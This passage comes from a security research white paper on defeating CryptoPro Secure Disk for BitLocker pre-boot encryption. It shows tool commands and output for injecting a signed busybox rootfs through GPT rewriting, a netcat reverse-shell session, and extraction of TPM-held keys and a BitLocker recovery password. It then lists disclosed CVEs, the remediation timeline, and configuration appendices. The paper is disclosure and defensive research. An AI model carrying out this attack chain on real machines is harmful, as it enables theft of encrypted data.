Let me address these issues in order. The first task is the most difficult to deal with, but CryptoPro provides us a path for exploitation and was contained in the extracted contents of `initramfs`. This environment contained the file `signatures_dbg.tar` which was observed to contain several of the IMA certificates used to sign various system executables. Not all of the certificates were valid. But the one for `/bin/busybox` was!! With this key, we can bootstrap a new `rootfs` solely on `busybox` and meet the required IMA policy. 😎

To build a new `rootfs`, I leveraged a `BusyBox` build script that can be found in Appendix XVIII. There is a lot that is taking place in this script content and am not going to review the full architecture in detail. Essentially I am using a chroot environment to build a new `rootfs` based on the contents of `initramfs`. Specifically, I am leveraging the installed version of `busybox` and signing the binary with the existing key. Additionally, there are few modifications made to the system that provide stability to boot the environment.

In addition to this script I also have a `bash.rc` script that is passed to this configuration to bootstrap the environment. Output can either leverage the `fb_status_message` executable, from `initramfs`, which prints to the script. This is a single line of text and will need to be cleared. This doesn't help much so printing to `/dev/tty0` will give serial output - if one is attached. This is the setup I had used to build both my Black Hat USA 2026 and DEF CON 34 demos of the stack attack.

Finally, we need to inject our new `rootfs` and rewrite the GPT to support this configuration. This action can be completed with `ragavan`, which was configured to perform the following tasks:

- Carve out a section of the Windows partition
- Back up the removed Windows sectors
- Add a new partition where the Windows sectors were removed
- Add the CryptoPro `SectorLayoutTable` at the end of the new partition
- Re-write the GPT table to properly align the start and end of each partition

The final thing that needs to take place is the injection of a new `DataStore`. To accomplish this, we need to build a new `FAT` file system that is no larger than the original `DataStore` block:

```
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[*] [ragavan] [PrintBlocks] EDA Layout Table:
        0   62873600     65289968     2416368          NIX Data Block
        1   65290000     65494800     204800           Log Store
        2   65494800     65494816     16               TPM RBytes
        3   65494816     65494848     32               TPM Data Block
        4   65494848     65494864     16               Resv1 Data Block
        5   65494864     65494880     16               DataStore RBytes
        6   65494880     66019168     524288           DataStore
        7   66019168     66019296     128              TPM Resv Data Block
        8   66019296     66019296     0                Resv2 Data Block
        9   66019311     66019312     1                EDA Layout Table
```

`DataStore` Sector Size

The `DataStore` is then populated with just 4 files to pass the integrity checks:

```
None
dstore
├── EDAS_PRF.XML
├── ESCS_PRF.XML
├── KEYS
│   └── PBA_ENC.BIN
└── LINUX
    └── ISO_HASH.BIN
```

New `DataStore` File Tree

The `PBA_ENC.BIN` and `ISO_HASH.BIN` files can be null see and need to be `0xa0` and `0x20` in size - respectively. The `EDAS_PRF.XML` and `ESCS_PRF.XML` can be set from the example contents in this paper from APPENDIX: IV. Then we just write this file block to the new partition:

```
$ ragavan WriteFile -f data/datastore.raw -s 62340960 /dev/nbd0
[*] [utils] [WriteFileSeek] Copied 268435456 bytes from data/datastore.raw to /dev/nbd0 at offset 31918571520
[*] Killing disk
/dev/nbd0 disconnected
```

New `DataStore` Content Write

PoC Exploitation

The following `ragavan` output was produced from the task `AttNixStack`:

```
$ ragavan AttNixStack -layout -f data/rootfs.raw -d /dev/nbd0
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[DEBUG] [utils] [SeekRead] Read 512 Bytes from /dev/nbd0 @ 66019311
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [edaDisk] [FindNIXDataBlock] data block located @ address: 62873600 w sector count: 2416368
[+] [edaDisk] [FindLogStore] data block located @ address: 65290000 w sector count: 204800
[+] [edaDisk] [FindTPMDataBlock] data block located @ address: 65494816 sector count: 16384
[+] [edaDisk] [FindDataStoreRandomBytes] data block located @ address: 65494864 w byte count: 8192
[+] [edaDisk] [FindDataStore] data block located @ address: 65494880 sector count: 268435456
[+] [edaDisk] [FindTPMResDataBlock] data block located @ address: 66019168 sector count: 65536
[+] [edaDisk] [FindTPMRandomBytes] data block located @ address: 65494800 w byte count: 8192
[+] [edaDisk] [FindRes1DataBlock] data block located @ address: 65494848 w sector count: 16
[+] [edaDisk] [FindRes2DataBlock] data block located @ address: 66019296 w sector count: 0
[*] [attack] [AttNixStack] EDA partition: index 4, 3145728 sectors from sector 62873600
[*] [attack] [AttNixStack] backing up NIX partition (3145728 sectors) from sector 62873600
[*] [utils] [DataClone] Copied 1610612736 bytes from /dev/nbd0 @ offset 62873600 to nixbackup.raw
[*] [attack] [AttNixStack] backing up Windows tail (1614322688 bytes) from sector 59719680
[*] [utils] [DataClone] Copied 1614322688 bytes from /dev/nbd0 @ offset 59719680 to part2_back.raw
[*] [attack] [AttNixStack] splicing data/rootfs.raw into NIX backup at sector 0
[*] [utils] [WriteFileSeek] Copied 1200000000 bytes from data/rootfs.raw to nixbackup.raw at offset 0
[*] [attack] [AttNixStack] writing combined NIX image to sector 59719680
[*] [utils] [WriteFileSeek] Copied 1610612736 bytes from nixbackup.raw to /dev/nbd0 at offset 30576476160
[*] [attack] [AttNixStack] writing EDA layout table to sector 62865391
[*] [attack] [AttNixStack] layout table rebuilt for new start sector 59719680
[*] [edaDisk] [WriteBytes] Copied 512 bytes to /dev/nbd0 at offset 32187080192
[*] [attack] [AttNixStack] updating GPT: new partition [59719680, 62865407] (3145728 sectors)
```

`ragavan` GPT Modification Attack

Examination of the GPT table for `EDA Disk` now reflects an additional `EDA Partition`:

```
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 3 StartSector: 59719680 EndSector: 62865407 SectorCount: 3145728
[*] [ragavan] [PrintGPT] Disk layout table:
       0   2048        206847      204800      C12A7328-F81F-11D2-BA4B-00A0C93EC93B  1B8AAA46-692C-4F3E-8DF5-0BE32D23E863  EFI system partition
       1   206848      239615      32768       E3C9E316-0B5C-4DB8-817D-F92DF00215AE  28C06E51-6888-447E-94AA-DAD2262A8041  Microsoft reserved partition
       2   239616      59719679    59480064    EBD0A0A2-B9E5-4433-87C0-68B6B72699C7  89EAC3EB-686E-40C6-92A7-0179547BDD05  Basic data partition
       3   59719680    62865407    3145728     EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA  99211620-72EC-40F7-AC26-D3449DCEBB90  EDA secure disk partition
       4   66019328    67104767    1085440     DE94BBA4-06D1-4D40-A16A-BFD50179D6AC  7BF0CE6D-A3A8-4C88-9740-694D5925982D
       5   62873600    66019327    3145728     EDA0EDA0-A185-4EB9-B92D-CF6DCCD3DDCA  99211620-72EC-40F7-AC26-D3449DCEBB90  EDA secure disk partition
```

Updated GPT Table

This attack surface also takes advantage of the Encryption Confusion Attack to bypass system integrity validation. Starting the environment will boot the new `rootfs` and then have access to the TPM key. From here the `DataStore` will need to be decrypted with `ragavan`. I have included the details used to perform `LUKS` decryption.

Chained Attack Scenario

Obtaining code execution on Superschaf was only the first step and does not provide too much advantage because Windows was still encrypted. From this point we can chain a few attacks together. We leverage `DataStore` Insufficient Integrity Validation, Encryption Confusion, or the

Partition Stack Attack to obtain a system foothold. Then we can leverage the Insufficient IMA Policy to execute any unsigned binary from `/tmp`. These two attack paths would then allow for the upload and execution of `ragavan` to the Superschaf file system.

```
→ emptynebuli$ nc -lvp 5050
listening on [any] 5050 ...
172.16.34.5: inverse host lookup failed: Unknown host
connect to [172.16.34.1] from (UNKNOWN) [172.16.34.5] 49578
bash-5.0# getfattr -m - -d /usr/SUPERSHEEP/avira/cpro/tools/ragavan
getfattr -m - -d /usr/SUPERSHEEP/avira/cpro/tools/ragavan
bash-5.0# /usr/SUPERSHEEP/avira/cpro/tools/ragavan --help
/usr/SUPERSHEEP/avira/cpro/tools/ragavan --help
bash: /usr/SUPERSHEEP/avira/cpro/tools/ragavan: Permission denied
bash-5.0# cp /usr/SUPERSHEEP/avira/cpro/tools/ragavan /tmp/ragavan
cp /usr/SUPERSHEEP/avira/cpro/tools/ragavan /tmp/ragavan
bash-5.0# /tmp/ragavan -v
/tmp/ragavan -v
version: 0.1
```

`ragavan` Successful Execution

The `DataStore` encryption key can then be recovered from the unsealed TPM data from `/dev/shm/superschaf`. This key is used to decrypt the `DataStore` live on the system:

```
bash-5.0# /tmp/ragavan GetShmDsDEK -dd
/tmp/ragavan GetShmDsDEK -dd
[DEBUG] [ragavan] [GetSHMDataStoreDEK] Blob Length 1048576:
  00000000  78 56 34 12 58 00 00 00  8F E6 28 9F E7 41 4C 31  |xV4.X.....(..AL1|
  00000010  98 FB 57 FA 7B 86 D8 2F  02 00 20 11 40 00 00 00  |..W.{../.. .@...|
  00000020  29 55 AE 16 1A 55 63 DB  58 70 85 B4 00 97 4B BA  |)U...Uc.Xp....K.|
  00000030  93 C7 EC 87 A1 14 B9 18  73 FA 94 44 18 0A 0F 77  |........s..D...w|

[DEBUG] [ragavan] [GetSHMDataStoreDEK] Blob Length 64:
  00000000  29 55 AE 16 1A 55 63 DB  58 70 85 B4 00 97 4B BA  |)U...Uc.Xp....K.|
  00000010  93 C7 EC 87 A1 14 B9 18  73 FA 94 44 18 0A 0F 77  |........s..D...w|
  00000020  A7 79 B2 B2 8B CF 89 88  9F 87 B2 E6 E3 48 8A 7C  |.y...........H.||
  00000030  52 72 5C DF 2B CD 3B 89  51 A9 16 A8 41 C9 43 DF  |Rr\.+.;.Q...A.C.|

[+] [ragavan] [GetSHMDataStoreDEK] DataStore DEK: KVWuFhpVY9tYcIW0AJdLupPH7IehFLkYc/qURBgKD3enebKyi8+JiJ+HsubjSIp8UnJc3yvNO4lRqRaoQclD3w==
bash-5.0# /tmp/ragavan SSDecryptDS -f /tmp/dstore.bin -k KVWuFhpVY9tYcIW0AJdLupPH7IehFLkYc/qURBgKD3enebKyi8+JiJ+HsubjSIp8UnJc3yvNO4lRqRaoQclD3w== /dev/edadisk
H7IehFLkYc/qURBgKD3enebKyi8+JiJ+HsubjSIp8UnJc3yvNO4lRqRaoQclD3w== /dev/edadisk
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[*] [attack] [SSDecryptBlock] Seeking read /dev/edadisk @ 65494880
[*] [attack] [SSDecryptBlock] Activating 100 decryption threads @ block size 4096
[*] [attack] [SSDecryptBlock] Progress 0.00% (0/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 6.67% (4369/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 13.33% (8738/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 20.00% (13107/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 26.67% (17476/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 33.33% (21845/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 40.00% (26214/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 46.67% (30583/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 53.33% (34952/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 60.00% (39321/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 66.67% (43690/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 73.33% (48059/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 80.00% (52428/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 86.67% (56797/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 93.33% (61166/65536 sectors)
[*] [attack] [SSDecryptBlock] Progress 100.00% (65535/65536 sectors)
[+] [ragavan] [SSDecryptDataStore] decrypted DataStore written to /tmp/dstore.bin
```

`ragavan` - `DataStore` Decryption in Superschaf

From here, the `DataStore` can be mounted and the contents of the Bitlocker Recovery Password and KEK can be extracted:

```
bash-5.0# mount /tmp/dstore.bin /mnt/datastore
mount /tmp/dstore.bin /mnt/datastore
bash-5.0# hexdump -C /mnt/datastore/KEYS/BL_RECPW.BIN
hexdump -C /mnt/datastore/KEYS/BL_RECPW.BIN
00000000  96 7d f1 37 e7 eb f7 4b  92 5f e3 29 be 55 99 06  |.}.7...K._.).U..|
00000010  b3 b9 a6 f3 83 d2 f9 6c  45 d1 e5 04 b7 e1 35 d0  |.......lE.....5.|
00000020  f1 3c 82 6d f9 46 03 e7  df d5 bb c7 ea 18 ca e3  |.<.m.F..........|
00000030  07 12 01 5c 12 1d 58 fa  64 93 ac f0 ec aa 55 ac  |...\..X.d.....U.|
00000040
bash-5.0# hexdump -C /mnt/datastore/TPADB.BIN
hexdump -C /mnt/datastore/TPADB.BIN
00000000  d6 74 46 40 c0 0a 0c e9  6c e9 c2 52 db e9 02 ce  |.tF@....l..R....|
00000010  c1 aa ad 66 50 6b 69 87  28 17 d9 1c 7b 58 d8 ad  |...fPki.(...{X..|
00000020
```


`DataStore` Encrypted Secrets

To decrypt the KEK (`TPADB.BIN`) I had to pull the system fingerprint. The output of this value can then be used to decrypt the KEK. The decrypted KEK is then used to build the BEK and decrypt (`KEYS/BL_RECPW.BIN`):

```
bash-5.0# /tmp/ragavan GenTPASig
/tmp/ragavan GenTPASig
[ERROR] [cp-crypto] [getHDSerial] nvme device not detected
[+] [ragavan] [HW FingerPrint] qg2Q6ZxCF97ob3QOxDT2k10a8meaD6x+OtRm0iliPyM=
bash-5.0# /tmp/ragavan DecryptKEK -f /mnt/datastore/TPADB.BIN -k qg2Q6ZxCF97ob3QOxDT2k10a8meaD6x+OtRm0iliPyM= /dev/edadisk
OxDT2k10a8meaD6x+OtRm0iliPyM= /dev/edadiskTPADB.BIN -k qg2Q6ZxCF97ob3QO
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [ragavan] [DecryptKEK] KEK: Lqk32EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ=
bash-5.0# /tmp/ragavan DecryptBLRPW -f /mnt/datastore/KEYS/BL_RECPW.BIN -k Lqk32EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ= /dev/edadisk
EYr17m7q/qN+n6vg/7iSo4Uy0BDRHP4bu+euQQ= /dev/edadiskRECPW.BIN -k Lqk32E
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [ragavan] [DecryptBitLockerRecovery] BitLocker Key: 075955-419089-535524-511951-020097-345455-125631-458590
```

`ragavan` Secrets Decryption

With the decrypted Bitlocker Recovery Password, the Windows partition can be decrypted and mounted with the help of `dislocker`. Providing full access to the decrypted Windows file system.



Windows Partition Decrypted

MITRE CVE Details

All vulnerabilities identified within this paper were responsibly disclosed to CryptoPro and were assigned the following MITRE CVEs:

- `CVE-2025-59319`: Ineffective `EDA Partition` Verification
- `CVE-2025-59320`: Insecure Storage of TPM2.0 Secrets
- `CVE-2025-59321`: Insufficient PCR Measurements
- `CVE-2025-59322`: `initramfs` - Insufficient Error Return for Decryption Failures
- `CVE-2025-59323`: `DataStore` - Insufficient Integrity Validation
- `CVE-2025-59324`: `initramfs` - Insufficient Validation of LUKS Encryption
- `CVE-2025-59325`: Insecure Storage of Cryptographic Routines\Secrets
- `CVE-2025-59326`: Insufficient IMA Policy Enforcement
- `CVE-2025-59327`: `Bootxsa.efi` - Insufficient Validation of LUKS Encryption

The following describes the disclosure timeline of these vulnerabilities:

- **2025-07-30**: Atredis Partners sent an initial notification to vendor, including a draft advisory
- **2025-07-30**: Vendor confirms receipt of the advisory
- **2025-08-05**: Vendor requested tooling source materials.
- **2025-08-05**: Atredis Partners sent source materials.
- **2025-08-05**: Vendor received tooling source.
- **2025-08-13**: Vendor review/acceptance of findings.
- **2025-08-14**: MITRE registration of 10 issues.
- **2025-09-25**: Received 9 MITRE CVEs.
- **2025-10-27**: Atredis Partners sent patch update request.

- **2025-11-11**: CryptoPro released v7.7.2 to address all CVEs, except TPM 2.0 Secrets finding
- **2025-12-02**: CryptoPro released v7.7.3
- **2026-02-12**: CryptoPro released v7.7.4
- **2026-03-27**: CryptoPro provided v7.7.4 for remediation validation
- **2026-04-27**: Remediation validation completed

CryptoPro provided version 7.7.4 for validation of their remediation efforts to successfully close the discussed attack path. During this task, I observed all fallback crypto logic was removed. Now if decryption fails, the system halts and is not allowed to continue the boot process. Additionally, the TPM policy is now unsealed during firmware init - inside the UEFI boot sequence. The default PCR policy also considers the bootstate of the environment. This configuration coupled with secure boot and the IMA policy successfully closed the TPM based attack surface from `initramfs` and the Linux environment.

APPENDIX I: References

[1]	Burch, Matt “Where’s the Money: Defeating ATM Disk Encrytion” *DEFCON Media Server*, https://media.defcon.org/DEF%20CON%2032/DEF%20CON%2032%20presentations/DEF%20CON%2032%20-%20Matt%20Burch%20-%20Where%E2%80%99s%20the%20Money%20-%20Defeating%20ATM%20Disk%20Encryption-white%20paper.pdf
[2]	Freingruber, R., and M. von Dach. “Manipulation of pre-boot authentication in CryptWare CryptoPro Secure Disk for Bitlocker” *SEC Consult*, https://sec-consult.com/vulnerability-lab/advisory/manipulation-of-pre-boot-authentication/
[3]	*Diebold Nixdorf Legal Terms*, https://dnlegalterms.com/products/
[4]	*Vynamic Security Suite 3.0 EULA*, https://dnlegalterms.com/wp-content/uploads/2020/03/2020026_Diebold_Nixdorf_EULA_for_VYNAMIC_SECURITY_3_0_December_19_2018_022249.pdf
[5]	*Vynamic Security Suite 4.5 EULA*, https://dnlegalterms.com/wp-content/uploads/2024/10/Diebold-Nixdorf-Third-Party-EULA-for-Vynamic-Security-Suite-4.5.pdf
[6]	*CPSD Software Download*, https://www.cpsd.at/download-software-formular-angebot/
[7]	*VirusTotal CryptoPro Client Installer*, https://www.virustotal.com/gui/file/235646487eed8cb648f9d05dafd3c25255b6c53a30aa87cae0ce061081d2b0b7
[8]	*VirusTotal CryptoPro Server Installer*, https://www.virustotal.com/gui/file/1f42ac4f4d177dc2c38228e02d3c47ecfeb32ee7c17766b8e67145348274a8cc
[9]	*WayBack Machine CryptoPro Files*, https://web.archive.org/web/20191223101809/https://www.herdprotect.com/signer-cpsd-it-services-gmbh-11217dd10daba2395493e11ccb70504207a2.aspx
[10]	*cpsd it services GmbH.* “CryptoPro Quick Install Guide”, https://secure-disk-for-bitlocker.com/quick-install-guide/
[11]	*cpsd it services GmbH.* “CryptoPro Secure Disk for BitLocker Administration Manual”, https://docslib.org/doc/7196170/cryptopro-secure-disk-for-bitlocker-administration-manual
[12]	*Proxmox website*, https://www.proxmox.com/
[13]	*unblob website*, https://unblob.org/

[14]	*Ghidra website*, https://ghidralite.com/
[15]	*GDB: The GNU Project Debugger website*, https://www.sourceware.org/gdb/
[16]	*Justin Swartz (jhswartz),* “static-builds”, https://github.com/jhswartz/static-builds
[17]	*Guy Shimko (guyush1)*, “binutils-gdb”, https://github.com/guyush1/binutils-gdb
[18]	*Jean-Philippe Aumasson*, “Serious Cryptography A practical Introduction to Modern Encryption” *No Starch Press*
[19]	*Christof Paar and Jan Pelzl*, “Understanding Cryptography A Textbook for Students and Practitioners” *Springer*
[20]	*GoLang*, “crypto/aes”, https://cs.opensource.google/go/go/+/master:src/crypto/internal/fips140/aes/aes.go
[21]	*GoLang*, “crypto/aes” FIPS-197 Tables, https://cs.opensource.google/go/go/+/master:src/crypto/internal/fips140/aes/const.go
[22]	*tpm2-tools*, https://tpm2-tools.readthedocs.io/en/latest/
[23]	*Aorimn*, “dislocker”, https://github.com/Aorimn/dislocker
[24]	*Klaus Post*, “cpuid”, https://github.com/klauspost/cpuid
[25]	*Qemu website*, https://www.qemu.org/
[26]	*RedHat,* “Secure Boot Certificate Changes in 2026: Guidance for RHEL Environments”, https://access.redhat.com/articles/7128933
[27]	*Debian Wiki,* Secure Boot, https://wiki.debian.org/SecureBoot
[28]	*Ubuntu Wiki*, SimUpdateProcess, https://wiki.ubuntu.com/UEFI/SecureBoot/ShimUpdateProcess
[29]	*Ragavan,* Matt Burch, https://github.com/ATREDISpartners/ragavan

APPENDIX II: dbo.ProfileEntry Settings

None

ID	Name	StaticProfile_id
396	fDefine	28
397	fAllowCapturingFromHelpdesk	28
398	ulMaxHelpdeskLoginSlot	28
399	fEnableOfflineHelpdesk	28
400	fEnableOnlineHelpdesk	28
401	fEnableHelpdeskWindowsLogon	28
402	wszOnlineHelpdeskURL	28
403	wszOnlineHelpdeskURL2	28
404	wszOnlineHelpdeskURL3	28
405	wszOnlineHelpdeskURL4	28
406	wszOnlineHelpdeskURL5	28
407	wszHelpdeskText1Online	28
408	wszHelpdeskText2Online	28
409	wszHelpdeskText1Offline	28
410	wszHelpdeskText2Offline	28
411	wszHelpdeskText1OnlineSelf	28
412	wszHelpdeskText2OnlineSelf	28
413	wszHelpdeskText1OfflineSelf	28
414	wszHelpdeskText2OfflineSelf	28
415	ulChallengeResponseLength	28
416	ulMaxRebootCount	28
417	wszHelpdeskInstance	28
418	fAutoInit	28
419	ulKeyPairPoolSize	28
420	ulMinKeyPairs	28
421	wszClientName	28
422	fSelfHelpdeskEnabled	28
423	dwSelfHelpdeskType	28
424	wszSelfHelpdeskContact	28
425	fShowOfflineQRCode	28
426	IsEnabled	28
427	fDefine	29
428	wszClientName	29
429	wEncBlockSize	29
430	bThreadPrio	29
431	bInitEncMode	29
432	fOnlyUsedSectors	29
433	fDefine	30

```
434 wszClientName                                   30
435 wszLanguageID                                  30
436 wszKeyboardLayout                              30
437 wszScreenResolution                            30
438 wszSkin                                        30
439 fAudioSupport                                  30
440 dwAuthAD                                       30
441 fUserIDPWADCheck                               30
442 fUserIDPWADCheckForNewUsers                    30
443 fADCapturedPWUserHasPwSSOCred                  30
444 fADCapturedPWUserHasVscSSOCred                 30
445 fADCapturedPWUserNeedsSecondFactor             30
446 fADCapturedPWUserInitOTP                       30
447 fSecondFactorIsMandatory                       30
448 fUserIDPWADCheckFirst                          30
449 fCertADCheck                                   30
450 fCertADCheckForNewUsers                        30
451 fADCapturedSCUserHasPwSSOCred                  30
452 fADCapturedSCUserHasVscSSOCred                 30
453 fCertADCheckFirst                              30
454 fConvertNewPwAdUserToMobileUser                30
455 fConvertNewScAdUserToMobileUser                30
456 fForceMobileUserCreationFromNewADUser          30
457 fInitMobileHelpdeskForNewADUser                30
458 fInitOtpHelpdeskForNewADUser                   30
459 fActivateVirusScanner                          30
460 fIsVScanOnlyClient                             30
461 fDefine                                        31
462 fPreferEFIPba                                  31
463 fEFIOnlyPba                                    31
464 fConfigureHWSettings                           31
465 fDirectBoot                                    31
466 fPassStaticDataInMem                           31
467 fPassDynDataInMem                              31
468 fBootThroughBiosAfterHibernate                 31
469 fSATAReset                                     31
470 fDiskReset                                     31
471 fACPI                                          31
472 fHostControllerReset                           31
473 fUSB2Support                                   31
474 fPCMCIASupport                                 31
475 fNetworkSupport                                31
476 fDHCP                                          31
477 fAllowWired                                    31
478 wszStaticIP                                    31
```

```
479 wszNetmask                                    31
480 wszGateway                                    31
481 wszDNS                                        31
482 fAllowWireless                                31
483 wszWirelessSSID                               31
484 wszWirelessPassword                           31
485 fPreferWireless                               31
486 fAllowStoreWLANPassphrase                     31
487 wszPredefinedDNTail                           31
488 wszSelfDestructPbaMessage                     31
489 fDefine                                       32
490 fRequireProfileEncryption                     32
491 fUserIDPWAccountsAllowed                      32
492 fPBAOnlyAccountsAllowed                       32
493 fSmartcardAccountsAllowed                     32
494 fFingerprintOnylAccountsAllowed               32
495 fP12AccountsAllowed                           32
496 fVSCAccountsAllowed                           32
497 fAllowSoftwareVSC                             32
498 fUserIDPWFingerprintAccountsAllowed           32
499 fPBAOnlyFingerprintAccountsAllowed            32
500 fMobileAccountsAllowed                        32
501 fOTPAccountsAllowed                           32
502 fAllowSTA                                     32
503 fAllowTPA                                     32
504 fAllowTransparentPBA                          32
505 fAllowSCSelfIssue                             32
506 fAllowP12SelfIssue                            32
507 fAllowStoreWinCredentialsForSCUser            32
508 fAllowStoreWinCredentialsForP12User           32
509 fAllowStoreWinCredentialsForFingerprintUser   32
510 fAllowStoreWinCredentialsForPWUser            32
511 fAllowStoreWinCredentialsForPBAOnlyUser       32
512 bLockAfterFailedLogons                        32
513 bDelayAfterFailedLogons                       32
514 bDelayTime                                    32
515 bDenyAccesAfterOfflineDays                    32
516 bDenyAccessAfterOfflineLogons                 32
517 fVerifyPBAChecksums                           32
518 fShowUserNames                                32
519 fAllowViewPBALog                              32
520 fUseTPM                                       32
521 fCheckWindowsSignatures                       32
522 fCheckPBASignatures                           32
523 fChangeBitlockerRecoveryKeyAfterUse           32
```

```
524 bOTPLength                                  32
525 fFriendlyNetworkWithTPMOnly                 32
526 fDefine                                     33
527 wszEDASLogFilePath                          33
528 ulMaxLogfileSize                            33
529 wszSecLogFilePath                          33
530 fAllowSecLogFilePlain                       33
531 fAllowSecLogFileStandard                    33
532 fRequireSecLogFileSecret                    33
533 fRequireSecLogFileRSA                       33
534 wszLogFileKey                              33
535 fDefine                                     34
536 fAutoRun                                    34
537 fShowStatusGUI                              34
538 fShowErrorMessages                         34
539 fShowWarningMessages                       34
540 fShowInfoMessages                          34
541 fShowSuccessMessages                       34
542 fDefine                                     35
543 wszReader                                   35
544 wszP11Module                               35
545 wszP11ModulesInst                          35
546 wszKeyUsagePolicy                          35
547 wszKeyUsageList                            35
548 fVerifyCertificate                         35
549 fDefine                                     36
550 fEnableSSO                                  36
551 fEnableSmartcardSSO                        36
552 fDeletePinAfterLogon                       36
553 fGetSSOCredentialsFromCentral              36
554 fEnableWincredSSO                          36
555 fEnableWincredSSOFromSC                    36
556 fEnableWincredSSOFromP12                   36
557 fEnableWincredSSOFromFinger                36
558 fEnableWincredSSOFromPW                    36
559 fHitOKButton                               36
560 fEnableSmartcardKeyUpdate                  36
561 fDefine                                     37
562 fEnableFriendlyNetwork                     37
565 wszWOLKeyID                                37
566 ulWOLTimeout                               37
567 fDefine                                     38
568 fEnableTransparentMode                     38
569 fEnableTransparentModeHardwareCheck        38
570 dwMinimumDevices                           38
```

```
571 dwMinimumDevicesOnOperation                    38
572 dwAllowedMissingDevices                        38
573 fDefine                                        39
574 fEnable8021XSecurity                           39
575 fEnable8021XWireless                           39
576 dw8021XAuthType                                39
577 fFetchCertificatesAutomatically                39
578 f8021XVerifyCACert                             39
579 wsz8021XIdentity                               39
580 wsz8021XPassword                               39
581 wszCaName                                      39
582 wszClientCertTemplate                          39
583 wsz8021XPKPassword                             39
584 fUseWebCertEnroll                              39
585 wszCertEnrollPolicyServer                      39
586 fDefine                                        40
587 fBuildDR2Data                                  40
588 wszDR2KeyName                                  40
589 fLocalStore                                    40
590 fCentralStore                                  40
591 fFolderStore                                   40
592 fDeleteAfterCopy                               40
593 fCheckRevocationList                           40
594 wszRecoveryFolderPath                          40
595 wszFileFormat                                  40
596 wszUser                                        40
597 wszDomain                                      40
598 wszPassword                                    40
599 fDefine                                        41
600 fMobileDeviceProtectionRequired                41
601 fAppProtectionRequired                         41
602 dwMinPwLength                                  41
603 fSpecialCharsRequired                          41
604 fNumericCharsRequired                          41
605 fLowerAndUpperCaseCharsRequired                41
606 fBluetoothLEEnabled                            41
607 fUSBEnabled                                    41
608 fAllowTokenDataExport                          41
```

APPENDIX III: dbo.StaticProfile

None

```
ID ProfileName
-- -----------
28 HELPDESKPROFILE
29 ESCSPROFILE
30 EDASGENERALPROFILE
31 EDASADVANCEDPROFILE
32 CLIENTSECURITYPROFILE
33 LOGPROFILE
34 PROFILEPROCESSINGPROFILE
35 SMARTCARDPROFILE
36 SSOPROFILE
37 WOLPROFILE
38 TPAPROFILE
39 NETWORKPROFILE
40 RECOVERYPROFILE
41 MOBILE_PROFILE
```

APPENDIX IV: EDAS_PRF.XML Transparent Auth

```xml
<?xml version="1.0" encoding="UTF-8"?>
<EDAProfile>
  <ProfData>
    <EDAGeneral>
      <ClientName></ClientName>
      <Lang>1033</Lang>
      <KbdLayout>1031</KbdLayout>
      <ScreenRes>1024x768</ScreenRes>
      <Skin>DEFAULT</Skin>
      <AudioSupport>FALSE</AudioSupport>
      <AuthAD>0</AuthAD>
      <UserIDPWDUserADCheck>FALSE</UserIDPWDUserADCheck>
      <UserIDPWDUserADCheckADFirst>FALSE</UserIDPWDUserADCheckADFirst>
      <UserIDPWDUserADCheckForNew>FALSE</UserIDPWDUserADCheckForNew>
